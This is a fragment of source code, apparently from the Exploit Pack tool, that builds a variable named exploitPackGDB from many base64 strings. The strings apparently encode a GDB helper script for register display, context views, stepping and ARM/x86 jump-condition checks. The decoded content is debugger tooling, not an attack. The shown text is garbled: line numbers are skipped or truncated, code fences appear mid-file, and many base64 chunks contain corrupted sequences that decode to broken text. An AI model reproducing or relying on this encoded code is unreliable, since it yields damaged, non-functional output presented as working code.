318 exploitPackGDB += "JG9sZHIxICYmICRTSE9XukVHQ0hBTkdFUyA9PSAxKQogICAgICAgIGN"
319 exploitPackGDB += "QUxfTU9ESUZJRUQKICAgIGVsc2UKICAgICBjb2xvciaKQ09MT1J"
320 exploitPackGDB += "ICAgIHByaW50ZiaiIDB4JTA4WCAgIiwgJHIxCgkjIFIyCiAgICBjb2x"
321 exploitPackGDB += "RQogICAgcHJpbnRmICJSMjoicAgICBpZiaojHIyICE9ICRvbGRyMiA"
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323 exploitPackGDB += "ICAgICAgY29sb3IgJENPTE9SX1JFR1ZBTAogICAgZW5kCiAgICBwcml"
324 exploitPackGDB += "LCAkcjIKCSMgUjMKICAgIGNvbG9yICRDT0xPUL9SRUD0QU1FCiAgICB"
325 exploitPackGDB += "IGlmICgkjcjMgIT0gJG9sZHIzICYmICRTSE9XukVHQ0hBTkdFUyA9PSA"
326 exploitPackGDB += "ICRDT0xPUL9SRUDWQUxfTU9ESUZJRUQKICAgIGVsc2UKICAgICAgICB"
327 exploitPackGDB += "VkfMCiAgICBLbmQKICAgIHByaW50ZiaiICAweCUwOfhcbiIsICRyMwo"
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334 exploitPackGDB += "ICAgZWxzzQogICAgICAgIGNvbG9yICRDT0xPUL9SRUDWQUwKICAgIGV"
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351 exploitPackGDB += "JHIxMCAhPSAkB2xkcjEwICYmICRTSE9XukVHQ0hBTkdFUyA9PSAxKQo"
352 exploitPackGDB += "T0xPUL9SRUDWQUxfTU9ESUZJRUQKICAgIGVsc2UKICAgICAgICBjb2x
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371 exploitPackGDB += "cGMKICAgIGNvbG9yX2JvbGQKICAgIGNvbG9yX3VuZGVybGluZQogICA  
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396 exploitPackGDB += "X1JFR05BTUUKICAgCXByaW50ZiAiULNJOiIKCWlmICgkcnNpICE9ICR  
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399 exploitPackGDB += "CSMgUkRYCiAgICBjb2xvciaKQ09MT1JfUkVHTkFNRQogICAJchJpbnR  
400 exploitPackGDB += "ZHggIT0gJG9sZHJkeCAmJiAkU0hPV1JFR0NIQU5HRVmPT0gMSkKCSA  
401 exploitPackGDB += "UkVHVkFMX01PRElgsuveCgllbmQKCXByaW50ZiAiIDB4JTAxNmxYICA  
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498 exploitPackGDB += "ICRvbGRyMTEgPSAkjcExCgkJCNlIdCAkb2xkcjEyID0gJHIxMgoJCQl
499 exploitPackGDB += "cAoJCQlzzXQgJG9sZGxyICA9ICRscgoJICAgIGVuZAogICAjZwzzQo
500 exploitPackGDB += "SVRTID09IDEpCiAgICAjICAjIHCjZ3g2NaogICAjICAjIGVsc2U
501 exploitPackGDB += "eDg2CiAgICAjICAjZw5kCiAgICAjICAjIyBjYWxsIHntYWxscmVnaXN
502 exploitPackGDB += "Zwdpc3RlcnMKICAgICAjIGRp3BsYXkgY29uZGl0aW9uYWwganV
503 exploitPackGDB += "aWYgKCQ2NEJJVFmGPT0gMSkKICAgIAkgICAjHJpbnRmICJcdFx0XHR
504 exploitPackGDB += "ICAjICBkdW1wanVtcAogICAjICAjIHByaW50ZiAiXG4iCiAgICAjICA
505 exploitPackGDB += "TkdfUyA9PSAxKQogICAjCBpZiAoJDY0QklUUyA9PSAxKQoJICA
```

```
506 exploitPackGDB += "YXggPSAkcmF4CgkJCSAgICBzZXQgJG9sZHJieCA9ICRyYngKICAgIAk
507 exploitPackGDB += "JHJjeAoJICAgIAkJc2V0ICRvbGRyZHggPSAkcmR4CgkJICAgIAlzZXQ
508 exploitPackGDB += "ICAgIAkJCXNldCAkb2xkcmRpID0gJHJkaQoJICAgIAkJc2V0ICRvbGR
509 exploitPackGDB += "IAlzZXQgJG9sZHJzcCA9ICRyc3AKCQkJICAgIHNldCAkb2xkcjggID0
510 exploitPackGDB += "JG9sZHI5ICA9ICRy0QoJICAgIAkJc2V0ICRvbGRyMTAgPSAkjcEwCgk
511 exploitPackGDB += "MSA9ICRyMTEKCQkJICAgIHNldCAkb2xkcjEyID0gJHIxMgogICAgCQk
512 exploitPackGDB += "cjEzCgkgICAgCQlzxZXQgJG9sZHIxNCA9ICRyMTQKCQkgICAgCXNldCA
513 exploitPackGDB += "ICAgCQllbHNlCgkgICAgICAgIAlzZXQgJG9sZGVheCA9ICRlyXgKCQk
514 exploitPackGDB += "ID0gJGVieAoJCQkgICAgc2V0ICRvbGRly3ggPSAkZWN4CiaGICAJCQl
515 exploitPackGDB += "ZHgKCSAgICAJCXNldCAkb2xkZXNpID0gJGVzaQoJCSAgICAJc2V0ICR
516 exploitPackGDB += "CSAgICBzZXQgJG9sZGVicCA9ICRlyNakCQkJICAgIHNldCAkb2xkZXN
517 exploitPackGDB += "bmQKCSAgICB1bmQKICAgIGVuZAplbmQKZG9jdW1lbnQgcmVnCln5bnR
518 exploitPackGDB += "Q1BVIHJLZ2lzdGVycy4KZW5kCgoKZGVmaW5lIHntYwxscmVnaXN0ZXJ
519 exploitPackGDB += "UyA9PSAxKQogICAgIzY0Yml0cyBzdHVmZgoJICAgICMgZnJvbSByYXg
520 exploitPackGDB += "ICRyYXggJiAweGZmZmZmZmCiAgICAJc2V0ICRheCAgPSAkcmF4ICY
521 exploitPackGDB += "ICRhbcAgPSAkYXggJiAweGZmCiAgICAJc2V0ICRhaCAgPSAkYXggPj4
522 exploitPackGDB += "YngKICAgIAlzZXQgJGVieCA9ICRyYnggJiAweGZmZmZmZmCiAgICA
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543 exploitPackGDB += "d2UgYXJlIGRlyWxpmbmcgd2l0aCA2NGJpdHMgYmluYXJpZXMuCmVuZAo
544 exploitPackGDB += "ICBpZiAkYXJnYyA9PSAwCiAgICAgICAgw5mbyBmdW5jdGlvbmkICA
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546 exploitPackGDB += "ID4gMQogICAgICAgIGhlbHAgZnVuYwogICAgZw5kCmVuZApkb2N1bwV
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549 exploitPackGDB += "ICAgICAgIGluZm8gdmFyaWFibGVzCiAgICB1bmQKICAgIGlmICRhc
550 exploitPackGDB += "bmZvIHZhcmhYmxlcYkYXJnMAogICAgZw5kCiAgICBpZiAkYXJnYyA
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553 exploitPackGDB += "ZSBtYXRjaGluZyBSRUdFWFAuCmVuZAoKcmRlZmluZSBsaWIKICAgIGl
554 exploitPackGDB += "eQplbmQKZG9jdW1lbnQgbGliClN5bnRheDobGliCnwgUHJpbnQgc2h
555 exploitPackGDB += "aW5rZWQgdG8gdGFyZ2V0LgplbmQKCGpkZWZpbmUgc2lnCiAgICBpZiA
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```

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557 exploitPackGDB += "Z25hbHMgJGFyZzAKICAgIGVuZAogICAgwYgJGFyZ2MgPiAxCiAgICA
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559 exploitPackGDB += "Zwj1Z2dlciBkb2VzIHdoZW4gcHjvZ3JhbSBnZXrZIHcmIvdXMgc2l
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561 exploitPackGDB += "Zw5kCgoKZGVmaW5lIHRocmVhZHMKICAgIGluZm8gdGhyZWFkcwpIbmQ
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568 exploitPackGDB += "IG1lbW9yeS4KfCBEZwZhdWx0IGlzIHRvIGRpC2Fzc2VtYmxlIHRoZSB
569 exploitPackGDB += "ZGluZyB0aGUgUEMgKHByb2dyYW0gY291bnRlcikgb2Ygc2VsZWN0ZwQ
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575 exploitPackGDB += "dCAkX2MgPSAqKHVuc2lnbmVkIGNoYXIgKikoJGFyZzApCiAgICAgICA
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577 exploitPackGDB += "ICAgICAgCHJpbnRmICIlYyIsICRfYwogICAgICAgIGVuZAogICAgZw5
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598 exploitPackGDB += "eGR1bXBfYXV4CiAgICBpZiAkYXJnYyAhPSAxCiAgICAgICAgICAg
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600 exploitPackGDB += "ICBwcmIudGYgIjb4JTAXNmxyIDogIiwgJGFyZzAKICAgICAgICB1bHN
601 exploitPackGDB += "aW50ZiAiMHglMDhYIDogIiwgJGFyZzAKICAgICAgICB1bmQKICAgICA
602 exploitPackGDB += "ICAgICAgIGhleF9xdWFkICRhcmcwCiAgICAgICAgY29sb3JfYm9sZao
603 exploitPackGDB += "IC0gIgogICAgICAgIGNvbG9yX3Jlc2V0CiAgICAgICAgICAgGV4X3F1YwQ
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605 exploitPackGDB += "eDAKICAgICAgICBhc2NpaV9jaGFyICRhcmcwKzB4MQogICAgICAgIGF
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```

```
608 exploitPackGDB += "MCsweDYKICAgICAgICBhc2NpaV9jaGFyICRhcmcwKzB4NwogICAgICA
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611 exploitPackGDB += "YXJnMCsweEMKICAgICAgICBhc2NpaV9jaGFyICRhcmcwKzB4RAogICA
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628 exploitPackGDB += "ICAgICBzZXQgJF9jb3VudCA9IDAKICAgICAgICB3aGlsZSAoJF9jb3V
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658 exploitPackGDB += "ICAgICAgICAgICAgIGVuZAogICAgICAgICB1bmQKICAgICAgICB
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677 exploitPackGDB += "b25zIGFyZSBjb25kaXRpb25hbCEKICAgICAgICAjIGVhY2ggaw5zdHJ
678 exploitPackGDB += "cyBsb25nCiAgICAgICAgIyA0IGJpdHMgYXJlIGZvcibjb25kaXRpb24
679 exploitPackGDB += "dGFsKSAoYml0cyAzMToyOCBpbIBBUk0gY29udGFpbIB0aGUgY29uZGl
680 exploitPackGDB += "aW5zdHJ1Y3Rp24gaXMgdW5jb25kaXRpb25hbCkKICAgICAgICAjIDJ
681 exploitPackGDB += "aW5hdGlvbibhbmQgZmlyc3Qgb3BlcmFuZCByZWdpc3RlcnMKICAgICA
682 exploitPackGDB += "IHNldC1zdGF0dXMgZmxhZwogICAgICAgICMgYW4gYXNzb3J0ZWQgbnV
683 exploitPackGDB += "dHVmZgogICAgICAgICMgMTIgYml0cyBmb3IgYW55IGltbwVkaWF0ZSB
684 exploitPackGDB += "JF90X2zsYWcgPT0gMCA9PiBBUk0gbW9kZQogICAgICAgICMgJF90X2Z
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695 exploitPackGDB += "MSAxIDAoMSAoMHhEKSBoaGVuIHd1IGhdmUgYSBjb25kaXRpb25hbCB
696 exploitPackGDB += "IyBiaXRzIDEExLTggZm9yIHRoZSBjb25kaXRpb25hbCBleGVjdXRpb24
697 exploitPackGDB += "djcbWFudWFsIEE4LjMpCiAgICAgICAgCWlmICggKCoow5zaWduZwQ
698 exploitPackGDB += "Pj4gNCkgPT0gMHhEICkKCSAgICAgICAgCXNldCAkX2NvbmrpdGlvbmF
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705 exploitPackGDB += "IGHdmUgKGluIGNhC2UgaXQncyBhIGp1bXAgaw5zdHJ1Y3Rp24pCiA
706 exploitPackGDB += "Z2VkiHRoZSBmbGFncByb3V0aW5lIHRvIHNhdmUgdGhlIGZsYWcgaW5
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717 exploitPackGDB += "Sk5CLCBKTkMgKGp1bXAgaWYgQ0Y9MCKICAgICAgICAgICAjIyBvcGNvZGU
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788 exploitPackGDB += "ZTEgPT0gMHg3NSkgfHwgKCRfYnl0ZTEgPT0gMHgwRiAmJiAkX2J5dGU
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863 exploitPackGDB += "ZAogICAgZW5kCiAgICAgIDAxMTAgLSBWUzogViA9PSAxCiAgICBpZia  
864 exploitPackGDB += "PSAwDYpCgkgICAgawYgKCRfdl9mbGFnID09IDEpCgkJICAgIGNvbG9  
865 exploitPackGDB += "bnRmICIGsNvtcCBpcyB0YwtlbiAodj09MSkiCgkgICAgZWxzzQoJCSA  
866 exploitPackGDB += "ICAJCXByaW50ZiaiIEp1bXAgaXMgTk9UIHRha2VuICh2IT0xKSIKCSA  
867 exploitPackGDB += "ICAgIyAwMTExIC0gVkm6IFYgPT0gMAogICAgwYgKCRfY29uZGl0aW9  
868 exploitPackGDB += "IGlmICgkX3zfZmxhZyA9PSAwKQoJCSAgICBjb2xvciaKukVECiAgICA  
869 exploitPackGDB += "bXAgaXMgdGFrZW4gKHY9PTApIgogICAgCWVsc2UKCSAgICAJY29sb3I  
870 exploitPackGDB += "dGYgIiBKdW1wIGlzIE5PVCB0YwtlbiAodiE9MCKiCgkgICAgZW5kCiA  
871 exploitPackGDB += "MCAtIEhJ0iBDID09IDEgYw5kIFogPT0gMAogICAgwYgKCRfY29uZGl  
872 exploitPackGDB += "ICAgIGlmICgkX2NfZmxhZyA9PSAxICYmICRfel9mbGFnID09IDApCgk  
873 exploitPackGDB += "ICAgICAgICAJcHJpbnRmICIGsNvtcCBpcyB0YwtlbiAoYz09MSBhbmQ  
874 exploitPackGDB += "ZQoJICAgIALjb2xvciaKukVECiAgICAJCXByaW50ZiaiIEp1bXAgaXM  
875 exploitPackGDB += "IG9yIHohPTApIgogICAgCWVuZAogICAgZW5kCiAgICAjIDEwMDEgLSB  
876 exploitPackGDB += "PT0gMQogICAgwYgKCRfY29uZGl0aW9uYwlgPT0gMHg5KQoJICAgIGl  
877 exploitPackGDB += "IHx8ICRfel9mbGFnID09IDEpCgkJICAgIGNvbG9yICRSRUQKICAgIAk  
878 exploitPackGDB += "cyB0YwtlbiAoYz09MCBvcIB6PT0xKSIKCSAgICB1bHNLCiAgICAJCWN  
879 exploitPackGDB += "cHJpbnRmICIGsNvtcCBpcyBOT1QgdGFrZW4gKGmhPTAgb3IgeiE9MSK  
880 exploitPackGDB += "bmQKICAgICMgMTAxMCAtIEdF0iB0ID09IFYKICAgIGlmICgkX2Nvbmr  
881 exploitPackGDB += "CSAgICBpZiaojF9uX2zsYWcgPT0gJF92X2zsYWcpCgkJICAgIGNvbG9  
882 exploitPackGDB += "cHJpbnRmICIGsNvtcCBpcyB0YwtlbiAobj09dikiCiAgICAJZWxxZQo  
883 exploitPackGDB += "CiAgICAJCXByaW50ZiaiIEp1bXAgaXMgTk9UIHRha2VuIChuIT12KSI  
884 exploitPackGDB += "ZAogICAgIyAxMDExIC0gTFQ6IE4gIT0gVgogICAgwYgKCRfY29uZGl  
885 exploitPackGDB += "ICAgIGlmICgkX25fZmxhZyAhPSAkX3zfZmxhZyKKCQkgICAgY29sb3I  
886 exploitPackGDB += "dGYgIiBKdW1wIGlzIHRha2VuIChuIT12KSIKCSAgICB1bHNLCgkJICA  
887 exploitPackGDB += "IAkjcHJpbnRmICIGsNvtcCBpcyBOT1QgdGFrZW4gKG49PXpIgoJICA  
888 exploitPackGDB += "ICAjIDExmDAgLSBHDogWiA9PSAwIGFuZCBOID09IFYKICAgIGlmICg  
889 exploitPackGDB += "IDB4QykKCSAgICBpZiaojF96X2zsYWcgPT0gMCAmJiAkX25fZmxhZyA  
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891 exploitPackGDB += "KSIKCSAgICB1bHNLCgkJICAgIGNvbG9yICRSRUQKICAgIAkJcHJpbnR  
892 exploitPackGDB += "dGFrZW4gKHohPTAgb3Igbie9dikiCgkgICAgZW5kCiAgICB1bNmQKICA  
893 exploitPackGDB += "ID09IDEgb3IgTiAhPSBWCiAgICBpZiaojF9jb25kaXRpb25hbCA9PSA  
894 exploitPackGDB += "el9mbGFnID09IDEgfHwgJF9uX2zsYWcgIT0gJF92X2zsYWcpCgkJICA  
895 exploitPackGDB += "IAkjcHJpbnRmICIGsNvtcCBpcyB0YwtlbiAoej09MSBvcibuIT12KSI  
896 exploitPackGDB += "IGNvbG9yICRSRUQKICAgIAkJcHJpbnRmICIGsNvtcCBpcyBOT1QgdGF  
897 exploitPackGDB += "dikiCgkgICAgZW5kCiAgICB1bNmQKZW5kCmRvY3VtzW50IGR1bXBqdW1  
898 exploitPackGDB += "ZHvtcGp1bXB0zWxwZXIKfCBIZWxwZXigZnVuY3RpB24gdG8gZGVjaWR  
899 exploitPackGDB += "IGp1bXAgd2lsbCBiZSB0YwtlbiBvcibub3QsIGZvcibBUk0gYW5kIFR  
900 exploitPackGDB += "X19fx19fx19fx19fx3Byb2Nlc3MgY29udGV4dF9fx19fx19fx19  
901 exploitPackGDB += "YXJpYWJsZQpzZXQgJGRpc3BsYXlvYmpl3RpdvJID0gMAoKZGVmaW5  
902 exploitPackGDB += "b2xvciaKq09MT1Jfu0VQQVJBVE9SciAgICBpZiaKu0hPV0NQVVJFR0l  
903 exploitPackGDB += "cHJpbnRmICItLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0  
904 exploitPackGDB += "aW50ZiaiLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0  
905 exploitPackGDB += "UyA9PSAxKQoJICAgICAgICBwcmludGYgIi0tLS0tLS0tLS0tLS0tLS0  
906 exploitPackGDB += "LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0  
907 exploitPackGDB += "Y29sb3JfYm9sZaoJICAgIHByaW50ZiaiW3JLz3NdXG4icgkgICAgY29  
908 exploitPackGDB += "ZwCkCSAgICBjb2xvciaKq1LBtogoICAgZW5kCiAgICBpZiaKu0hPV1N  
909 exploitPackGDB += "b2xvciaKq09MT1Jfu0VQQVJBVE9ScgkJaWYgJEFSTSA9PSAxCiAgICA  
910 exploitPackGDB += "OFhdIiwgJHNwCgkJZwxxZQogICAgICAgIGlmICgkNjRCsvrtID09IDE  
911 exploitPackGDB += "dGYgIlsweCUwNFg6MHglMDE2bFhdIiwgJHNzLCAkcnNwCiAgICAgICA  
912 exploitPackGDB += "ICBwcmludGYgIlsweCUwNFg6MHglMDhYXSiSCRzcywgJGVzcAogICAgICA  
913 exploitPackGDB += "CiAgICAgICAgY29sb3IgJENPTE9SX1NFUEFSVRPUgoJCXByaW50Zia
```



```
965 exploitPackGDB += "KHVuc2lnbmVkIGludCkkcGMgfCAoKCRjcHNyID4+IDUpICYgMSkKICA
966 exploitPackGDB += "ICAgCSAgICAgICAgeC9pICRwYwogICAgICAgICAgICB1bmQKCSAgICA
967 exploitPackGDB += "CSAgICB1bHNlCiAgICAgICAgICAgIGlmICgkQVJNID09IDEpCiAgICA
968 exploitPackGDB += "ICAgIHwgJGNwc3IudCAoVGh1bWIgZmxhZykKCSAgICAgICAgICAgICA
969 exploitPackGDB += "bnQpJHbjIHwgKCgkY3BzcIA+PiA1KSAmIDEpCiAgICAgICAgICAgICAgIGV
970 exploitPackGDB += "ICAgIHgvaSAkcGMKICAgICAgICAgZw5kCkgICAgZw5kCiAgICA
971 exploitPackGDB += "X2ktLQogICAgZw5kCiAgICB3aGlsZSAoJGNvbnRleHRfaSA+IDApcia
972 exploitPackGDB += "ICAgIHnlCAkY29udGV4dF9pLS0KICAgIGVuZAoGICAgY29sb3IgJEN
973 exploitPackGDB += "ICAgcHJpbnRmICItLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
974 exploitPackGDB += "cHJpbnRmICItLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
975 exploitPackGDB += "KCQ2NEJJVFMcPT0gMSkKICAgICAgICBwcmludGYgIi0tLS0tLS0tLS0tLS0
976 exploitPackGDB += "LS0tLS0tLS0tLS0tLS0tLVxuIgoJZwxxZQoJICAgIHByaW50ZiA
977 exploitPackGDB += "bG9yX3Jlc2V0CmVuZApkb2N1bWVudCBjb250ZXh0C1N5bnRheDogY29
978 exploitPackGDB += "bnRleHQgd2luZG93LCBpLmUuIHJlZ3MsIHN0YWNRlCBkczplc2kgYW5
979 exploitPackGDB += "OmVpcC4KZW5kCgoKZGVmaW5lIGNvbnRleHQtb24KICAgIHnlCAkU0h
980 exploitPackGDB += "ICAgcHJpbnRmICJEaXNwbGF5aW5nIG9mIGNvbnRleHQgaXMgbm93IE9
981 exploitPackGDB += "dCBjb250ZXh0LW9uC1N5bnRheDogY29udGV4dC1vbpg8IEVuYJJsZSB
982 exploitPackGDB += "eHQgb24gZXZlcnkgcHJvZ3JhbSBicmVhay4KZW5kCgoKZGVmaW5lIGN
983 exploitPackGDB += "ZXQgJFNIT1dfQ090VEVYVCA9IDAKICAgIHByaW50ZiAiRGlzcGxhewl
984 exploitPackGDB += "IG5vdvBPRkZcbiIKZW5kCmRvY3VtZW50IGNvbnRleHQtb2ZmC1N5bnR
985 exploitPackGDB += "fCBEaXNhYmxlIGRp3BsYXkgb2YgY29udGV4dCBvbIBldmVyeSBwcm9
986 exploitPackGDB += "CgojIF9fx19fx19fx19fx19fx3Byb2Nlc3MgY29udHJvbF9fx19fx19
987 exploitPackGDB += "CiAgICBpZiAkYXJnYyA9PSAwCiAgICAgICAgbmv4dGkKICAgIGVuZAo
988 exploitPackGDB += "MQogICAgICAgIG5leHRpICRhcmcwCiAgICB1bmQKICAgIGlmICRhcnd
989 exploitPackGDB += "bHAgbgogICAgZw5kCmVuZApkb2N1bWVudCBuClN5bnRheDogbiA8Tlv
990 exploitPackGDB += "c3RydWN0aW9uLCB1dXQgcHJvY2VLZCB0aHJvdWdoIHN1YnJvdXRpbmU
991 exploitPackGDB += "IGlzIGdpdmVuLCB0aGVuIHJlCVhdCBpdCBOVU0gdGltZXmb3IgdGt
992 exploitPackGDB += "Lgp8IFRoaxMgaXMgYWxpYXmgZm9yIG5leHRpLgplbmQKICAgIGlmICRhcnd
993 exploitPackGDB += "ID09IDAKICAgICAgICBzdGVwaQogICAgZw5kCiAgICBpZiAkYXJnYyA
994 exploitPackGDB += "cGkgJGFyZzAKICAgIGVuZAoGICAgICAgWgJGFyZ2MgPiAxCiAgICAgICA
995 exploitPackGDB += "CmVuZApkb2N1bWVudCBnbwpTeW50YXg6IGdvIDx0VU0+CnwgU3RlcCB
996 exploitPackGDB += "ZXhhY3RseS4KfCBJZiBOVU0gaXMgZ2l2Zw4sIHRoZw4gcmVwZwf0IGl
997 exploitPackGDB += "aWxsIHRbyb2dyYW0g3RvcHMuCnwgVGhpcyBpcyBhbGlhcyBmb3Igc3R
998 exploitPackGDB += "ZSBwcmV0CiAgICBmaW5pc2gKZW5kCmRvY3VtZW50IHBzZXQKU3ludGF
999 exploitPackGDB += "ZSB1bnRpbCBzzWxLY3rlZCBzdGFjayBmcmtzSByZXR1cm5zIChzdGV
10... exploitPackGDB += "IGNhbGwpLgp8IFVwb24gcmV0dXJuLCB0aUGdmFsdWUgcmV0dXJuZwQ
10... exploitPackGDB += "cHV0IGluIHRoZSB2Yw1ZSBoaXN0b3J5LgplbmQKICAgIGlmICRhcnd
10... exploitPackGDB += "X05FU1rfsU5TTiA9IDAKICAgIHRicmVhayBfaW5pdAogICAgcplbmQ
10... exploitPackGDB += "eW50YXg6IGluaXQKfCBSdW4gcHJvZ3JhbSBhbmQgYnJlYwsgb24gX2l
10... exploitPackGDB += "aW5lIHN0YXJ0CiAgICBzZXQgJFNIT1dfTkVTVF9JTlNOID0gMAogICAg
10... exploitPackGDB += "ICAgcplbmQKZG9jdW1lbnQgc3RhcnQKU3ludGF40iBzdGFydAp8IFJ
10... exploitPackGDB += "cmVhayBvbibfc3RhcnQoKS4KZW5kCgoKZGVmaW5lIHNzdGFydAogICAg
10... exploitPackGDB += "SU5TTiA9IDAKICAgIHRicmVhayBfx2xpYmNfc3RhcnRfbWFpbogICAg
10... exploitPackGDB += "c3N0YXJ0CLN5bnRheDogc3N0YXJ0CnwgUnVuIHBByb2dyYW0gYW5kIGJ
10... exploitPackGDB += "dGFydF9tYwluKCKuCnwgVXNlZnVsIGZvcIBzdHJpcHBlZCBleGVjdXR
10... exploitPackGDB += "aW5lIG1haW4KICAgIHNldCAkU0hPV190RVNUX0lOU04gPSAwCiAgICB
10... exploitPackGDB += "cgplbmQKZG9jdW1lbnQgbWFpbpgpTeW50YXg6IG1haW4KfCBSdW4gcHJ
10... exploitPackGDB += "b24gbWFpbigpLgplbmQKICgojIEZJWE1FNjQKIyMjIyBXQVJOSU5HICE
10... exploitPackGDB += "IE1vcmUgbW9yZSBtZXNzeSBzdHVmZiBzdGFydGluZyAhISEKIyMjIyB
10... exploitPackGDB += "Ym91dCBob3cgdG8gZG8gdGhpcyBhbmqgdGh1bBpdCBvY3VycmVkIG1
10... exploitPackGDB += "YmUgYXMgc2ltcGxlIGFzIHRoaXMgISA6KQpkZWpbmUgc3RlcG9mcnf
```

```
10.. exploitPackGDB += "Uk0gPT0gMQogICAgICAgICMgYmwgYW5kIGJ4IG9wY29kZXMKICAgICA
10.. exploitPackGDB += "Uk0gYml0cyAyNy0yMDogMCAwIDAgsMAwIDAgsMAwICwgYml0cyA3LTQ
10.. exploitPackGDB += "YiBiaXRz0iAxNS030iAwIDEgMCAwIDAgsMAxIDEgMAoAgICAgICAgICM
10.. exploitPackGDB += "aXRzIDI3LTi0iAwIDAgsMCAxIDAgsMCAxIDAgsLCBiaXRzIDctNDogMCA
10.. exploitPackGDB += "dHM6IDE1LTc6IDAgsMAwIDAgsMCAxIDEgMSAxCiAgICAgICAgIyBibCA
10.. exploitPackGDB += "LTI00iAxIDAgsMSAxIDsgVGh1bWIgYml0czogMTUtMTE6IDEgMSAxIDE
10.. exploitPackGDB += "eCAjID0+IEFSTSbiaXRzIDMxLTI10iAxIDEgMSAxIDEgMCAxIDsgVGH
10.. exploitPackGDB += "IDEgMSAxIDEgMCAKICAgICAgICBzZXQgJF9uZXh0YWRkcmVzcyA9IDA
10.. exploitPackGDB += "TW9kZQogICAgICAgIGlmICgkX3RfZmxhZyA9PSAwKQogICAgICAgIAl
10.. exploitPackGDB += "dCA9ICoodW5zaWduZWQgaW50KikkcGMKICAgICAJc2V0ICRfYml
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10.. exploitPackGDB += "PiAweDFFKSAmIDEKICAgICAgICAJc2V0ICRfYml0MjkgPSAoJF9icmF
10.. exploitPackGDB += "KSAmIDEKICAgICAgICAJc2V0ICRfYml0MjggPSAoJF9icmFuY2hlc2l
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10.. exploitPackGDB += "ICAJc2V0ICRfYml0MjYgPSAoJF9icmFuY2hlc2ludCA+PiAweDFBKSA
10.. exploitPackGDB += "ICRfYml0MjUgPSAoJF9icmFuY2hlc2ludCA+PiAweDE5KSAmIDEKICA
10.. exploitPackGDB += "MjQgPSAoJF9icmFuY2hlc2ludCA+PiAweDE4KSAmIDEKICAgICAgICA
10.. exploitPackGDB += "JF9icmFuY2hlc2ludCA+PiAweDE3KSAmIDEKICAgICAgICAJc2V0ICR
10.. exploitPackGDB += "Y2hlc2ludCA+PiAweDE2KSAmIDEKICAgICAgICAJc2V0ICRfYml0MjE
10.. exploitPackGDB += "dCA+PiAweDE1KSAmIDEKICAgICAgICAJc2V0ICRfYml0MjAgPSAoJF9
10.. exploitPackGDB += "eDE0KSAmIDEKICAgICAgICAJc2V0ICRfYml0NyA9ICgkX2JyYW5jaGV
10.. exploitPackGDB += "CiAgICAgICAgCXNldCAkX2JpdDYgPSAoJF9icmFuY2hlc2ludCA+PiA
10.. exploitPackGDB += "IALzZXQgJF9iaXQ1ID0gKCRfYnJhbhNoZXNpbnQgPj4gMHg1KSAmIDE
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10.. exploitPackGDB += "ICRfbGFzdGJ5dGUgPj4gNAoAgICAgICAgICAgICAJcWlmICgkX2JpdHM
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10.. exploitPackGDB += "MHg0CiAgICAgICAgCwVuZAoAgICAgICAgIAlpZiAoJF9iaXQyNyA9PSA
10.. exploitPackGDB += "MCAmJiAkX2JpdDI1ID09IDEgJiYgJF9iaXQyNCA9PSAxKQoJCSAgICA
10.. exploitPackGDB += "ZCBhIGJsICNcbiIKICAgICAgICAJCXNldCAkX25leHRhZGRyZXNzID0
10.. exploitPackGDB += "IAllbmQKICAgICAgICAJaWYgKCRfYml0MzEgPT0gMSAmJiAkX2JpdDM
10.. exploitPackGDB += "OSA9PSAxICYmICRfYml0MjggPT0gMSAmJiAkX2JpdDI3ID09IDEgJiY
10.. exploitPackGDB += "ICRfYml0MjUgPT0gMSkKCQkgICAgICAgIHByaW50ZiAiRm91bmQgYSB
10.. exploitPackGDB += "IAkJc2V0ICRfbmV4dGFkZHJlc3MgPSAkCgMrMHg0CiAgICAgICAgCwV
10.. exploitPackGDB += "bWIgTW9kZQogICAgICAgIGVsc2UKICAgICAgICAgICAgIyAzMiBiaXR
10.. exploitPackGDB += "biBUaHVtYiBhcmUgZGl2aWRlZCBpbnRvIHR3byBoYWxmIHdvcmRzCiA
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```
10... exploitPackGDB += "MSA9ICoodW5zaWduZWQgc2hvcnQqKSgkcGMpCiAgICAgICAgCXNldCA
10... exploitPackGDB += "ZWQgc2hvcnQqKSgkcGMrMikKCQogICAgICAgIAkjIGJsL2JseCaoW1
10... exploitPackGDB += "IAkjIGH3MTogYml0cyAxNS0xMTogMSAxIDEgMSAwCiAgICAgICAgCSM
10... exploitPackGDB += "0iAxIDEgOyBCTCBiaXQgMTI6IDEgOyBCTFggYml0IDEy0iAwCiAgICA
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10... exploitPackGDB += "Zw5kCiAgICAgICAgCWVuZAogICAgICAgIGVuZAogICAgICAgICMgaWY
10... exploitPackGDB += "IGNhbGwgD8gYnlwYXNzIHdLIHNldCBhIHRlbXBvcmFyeSBicmVha3B
10... exploitPackGDB += "dHJ1Y3Rpb24gYW5kIGNvbnRpbnVlIAogICAgICAgIGlmICgkX25leHR
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10... exploitPackGDB += "c3RhcnQgdGhlIGZ1bgogICAgICAgICMgaWYgaXQncyBhIDB4RTggb3B
10... exploitPackGDB += "aw5zdHJ1Y3Rpb24gc2l6ZSB3aWxsIGJlIDUgYnl0ZXMKICAgICAgICA
10... exploitPackGDB += "bHkgY2FsY3VsYXRlIHRoZSBuZXh0IGFkZHJlc3MgYW5kIHVzZSBhIHR
10... exploitPackGDB += "aw50ICEgVm9pbGEg0ikKICAgICAgICBzZXQgJF9uZXh0YWRkcmVzcya
10... exploitPackGDB += "axMgb25lIGlzIHRoZSBtdXN0IHZvZWZ1bCBmb3IgdXMgISEhCiAgICA
10... exploitPackGDB += "PT0gMHhFOCkKICAgICAgICAgICAgc2V0ICRfbmV4dGFkZHJlc3MgPSA
10... exploitPackGDB += "ICB1bmQlCiAgICAgICAgICAgICMganVzdCBvdGhlcibjYXNlcyB3ZSB
10... exploitPackGDB += "dGVkIGluLi4uIG1heWJlIHRoaXMgc2hvdWxkIGJlIHZJlbW92ZWQgc2l
10... exploitPackGDB += "b2RLIGlzIHRoZSBvbmUgd2Ugd2lsbCB1c2UgbW9yZQogICAgICAgICA
10... exploitPackGDB += "awcgZnVja2luZyBtZXNzIGFuZCBjYW4gYmUgaW1wcm92ZWQgZm9yIHN
